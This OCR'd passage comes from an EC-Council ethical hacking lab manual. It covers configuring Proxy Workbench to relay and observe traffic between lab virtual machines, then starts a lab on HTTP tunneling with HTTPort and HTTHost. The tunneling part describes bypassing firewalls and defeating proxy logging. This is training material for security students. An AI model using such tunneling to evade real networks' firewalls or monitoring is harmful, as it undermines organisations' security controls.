


FIGURE 13.4: Windows Server 2012 – Desktop view

12. Click the **Proxy Workbench** app to open the **Proxy Workbench** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The events panel displays the total number of events that Proxy Workbench has in memory. By clearing the data (**File->Clear All Data**) this will decrease to zero if there are no connections that are Alive




FIGURE 13.5: Windows Server 2012 – Apps

13. The **Proxy Workbench** main window appears as shown in the following figure.

The last panel displays the current time as reported by your operating system




FIGURE 13.6: Proxy Workbench main window

14. Go to **Tools** on the toolbar, and select **Configure Ports**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The 'Show the real time data window' allows the user to specify whether the real-time data pane should be displayed or not




FIGURE 13.7: Proxy Workbench ConFIGURE Ports option

15. In the **Configure Proxy Workbench** wizard, select **8080 HTTP Proxy - Web** in the left pane of **Ports to listen on**.
16. Check **HTTP** in the right pane of protocol assigned to port 8080, and click **Configure HTTP for port 8080**.

People who benefit from Proxy Workbench are:

- Home users who have taken the first step in understanding the Internet and are starting to ask, "But how does it work?"
- People who are curious about how their web browser, email client or FTP client communicates with the Internet.
- People who are concerned about malicious programs sending sensitive information out into the Internet. The information that programs are sending can be readily identified.
- Internet software developers who are writing programs to existing protocols. Software development for the Internet is often very complex especially when a program is not properly adhering to a protocol. Proxy Workbench allows developers to instantly identify protocol problems.
- Internet software developers who are creating new protocols and developing the client and server software simultaneously. Proxy Workbench will help identify non-compliant protocol handling.
- Internet Security experts will benefit from seeing the data flowing in real-time. This will help them see who is doing what and when.




FIGURE 13.8: Proxy Workbench Configuring HTTP for Port 8080

17. The **HTTP Properties** window appears. Now check **Connect via another proxy**, enter your **Windows Server 2003** virtual machine IP address in **Proxy Server**, and enter **8080** in Port and then click **OK**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 13.9: Proxy Workbench HTTP for Port 8080

Many people understand sockets much better then they think. When you surf the web and go to a web site called www.altavista.com, you are actually directing your web browser to open a socket connection to the server called "www.altaviata.com" with port number 80

18. Click **Close** in the **Configure Proxy Workbench** wizard after completing the **configuration settings**




FIGURE 13.10: Proxy Workbench Configured proxy

The real time logging allows you to record everything Proxy Workbench does to a text file. This allows the information to be readily imported in a spreadsheet or database so that the most advanced analysis can be performed on the data

19. Repeat the configuration steps of Proxy Workbench from **Step 11 to Step 15** in Windows Server 2008 Virtual Machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In **Windows Server 2008** type the IP address of Windows 7 Virtual Machine.
21. Open a **Firefox** browser in **Windows Server 2008** and browse web pages.
22. Proxy Workbench Generates the traffic will be generated as shown in the following figure of **Windows Server 2008**
23. Check the **To** Column; it is forwarding the traffic to **10.0.0.3** (Windows Server 2008 virtual Machine).

Proxy Workbench changes this. Not only is it an awesome proxy server, but you can see all of the data flowing through it, visually display a socket connection history and save it to HTML




FIGURE 13.11: Proxy Workbench Generated Traffic in Windows Server 2012 Host Machine

24. Now log in in to **Windows Server 2008** Virtual Machine, and check the **To** column; it is forwarding the traffic to **10.0.0.7** (Windows 7 Virtual Machine).

And now, Proxy Workbench includes connection failure simulation strategies. What this means is that you can simulate a poor network, a slow Internet or unresponsive server. This is makes it the definitive TCP application tester




FIGURE 13.12: Proxy Workbench Generated Traffic in Windows Server 2003 Virtual Machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Select On the web server, connect to **port 80** in **Windows 7** virtual machine, and click **OK**

FIGURE 13.13: Configuring HTTP properties in Windows 7

It allows you to 'see' how your email client communicates with the email server, how web pages are delivered to your browser and why your FTP client is not connecting to its server

26. Now Check the traffic in **10.0.0.7** (Windows 7 Virtual Machine) "**TO**" column shows traffic generated from the different websites browsed in **Windows Server 2008**.




FIGURE 13.14: Proxy Workbench Generated Traffic in Windows 7 Virtual Machine

In the Connection Tree, if a protocol or a client/server pair is selected, the Details Pane displays the summary information of all of the socket connections that are in progress for the selected item on the Connection Tree.

Lab Analysis

Document all the **IP addresses**, **open ports** and **running applications**, and protocols you discovered during the lab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Proxy Workbench	**Proxy server Used:** 10.0.0.7
	Port scanned: 8080
	Result: Traffic captured by windows 7 virtual machine(10.0.0.7)

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine the Connection Failure-Termination and Refusal.
2. Evaluate how real-time logging records everything in Proxy Workbench.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 14

HTTP Tunneling Using HTTPort

HTTPort is a program from HTTHost that creates a transparent tunnel through a proxy server or firewall.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers are always in a hunt for clients that can be easily compromised and they can enter these networks with IP spoofing to damage or steal data. The attacker can get packets through a firewall by spoofing the IP address. If attackers are able to capture network traffic, as you have learned to do in the previous lab, they can perform Trojan attacks, registry attacks, password hijacking attacks, etc., which can prove to be disastrous for an organization's network. An attacker may use a network probe to capture raw packet data and then use this raw packet data to retrieve packet information such as source and destination IP address, source and destination ports, flags, header length, checksum, Time to Live (TTL), and protocol type.

Therefore, as a network administrator you should be able to identify attacks by extracting information from captured traffic such as source and destination IP addresses, protocol type, header length, source and destination ports, etc. and compare these details with modeled attack signatures to determine if an attack has occurred. You can also check the attack logs for the list of attacks and take evasive actions.

Also, you should be familiar with the HTTP tunneling technique by which you can identify additional security risks that may not be readily visible by conducting simple network and vulnerability scanning and determine the extent to which a network IDS can identify malicious traffic within a communication channel. In this lab you will learn HTTP Tunneling using HTTPort.

Lab Objectives

This lab will show you how networks can be scanned and how to use **HTTPort** and **HTTHost**.

Lab Environment

In the lab, you need the HTTPort tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- HTTPort is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Tunneling Tools\HTTPort**
- You can also download the latest version of **HTTPort** from the link http://www.targeted.org/
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Install HTTHost on **Windows Server 2008** Virtual Machine
- Install HTTPort on **Windows Server 2012** Host Machine
- Follow the wizard-driven installation steps and **install it**.
- **Administrative privileges** is required to run this tool
- This lab might not work if remote server filters/blocks HTTP tunneling packets

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Duration

Time: 20 Minutes

Overview of HTTPort

HTTPort creates a transparent tunneling tunnel through a proxy server or firewall. HTTPort allows using all sorts of Internet Software from behind the proxy. It bypasses **HTTP proxies** and **HTTP, firewalls**, and **transparent accelerators**.

Lab Tasks

TASK 1

Stopping IIS Services

1. Before running the tool you need to stop **IIS Admin Service** and **World Wide Web Publishing services** on **Windows Server 2008 virtual machine**.
2. Go to **Administrative Privileges** → **Services** → **IIS Admin Service**, right click and click the **Stop** option.

HTTPort creates a transparent tunnel through a proxy server or firewall. This allows you to use all sorts of Internet software from behind the proxy.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 14.1: Stopping IIS Admin Service in Windows Server 2008

3. Go to **Administrative Privileges → Services → World Wide Web Publishing Services**, right-click and click the **Stop** option.

It bypasses HTTPS and HTTP proxies, transparent accelerators, and firewalls. It has a built-in SOCKS4 server.




FIGURE 14.2: Stopping World Wide Web Services in Windows Server 2008

It supports strong traffic encryption, which makes proxy logging useless, and supports NTLM and other authentication schemes.

4. Open Mapped Network Drive "**CEH-Tools**" **Z:\CEHv8 Module 03 Scanning Networks\Tunneling Tools\HTTHost**.
5. Open **HTTHost** folder and double click **htthost.exe**.
6. The **HTTHost** wizard will open; select the **Options** tab.
7. On the **Options** tab, set all the settings to default except **Personal Password field**, which should be filled in with any other password. In this lab, the personal password is "**magic**."

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Check the **Revalidate DNS names** and **Log Connections** options and click **Apply**.




FIGURE 14.3: HTTHost Options tab

To set up HTTPort need to point your browser to 127.0.0.1

9. Now leave **HTTHost** intact, and don't turn off **Windows Server 2008** Virtual Machine.
10. Now switch to **Windows Server 2012 Host Machine**, and install HTTPort from **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Tunneling Tools\HTTPort** and double-click **httport3snfm.exe**.

HTTPort goes with the predefined mapping "External HTTP proxy" of local port

11. Follow the wizard-driven **installation steps**.
12. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.

FIGURE 14.4: Windows Server 2012 – Desktop view

13. Click the **HTTPort 3.SNFM** app to open the **HTTPort 3.SNFM** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks




FIGURE 14.5: Windows Server 2012 – Apps

14. The **HTTPort 3.SNFM** window appears as shown in the figure that follows.




FIGURE 14.6: HTTPort Main Window

For each software to create custom, given all the addresses from which it operates. For applications that are dynamically changing the ports there Socks4-proxy mode, in which the software will create a local server Socks (127.0.0.1)

15. Select the **Proxy** tab and enter the **host name** or **IP address** of targeted machine.
16. Here as an example: enter **Windows Server 2008** virtual machine **IP address**, and enter **Port number 80**.
17. You cannot set the **Username** and **Password** fields.
18. In the **User personal remote host at** section, click **start and** then **stop** and then enter the targeted **Host machine IP address** and port, which should be 80.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Here any password could be used. Here as an example: Enter the password as "**magic**"

In real world environment, people sometimes use password protected proxy to make company employees to access the Internet.

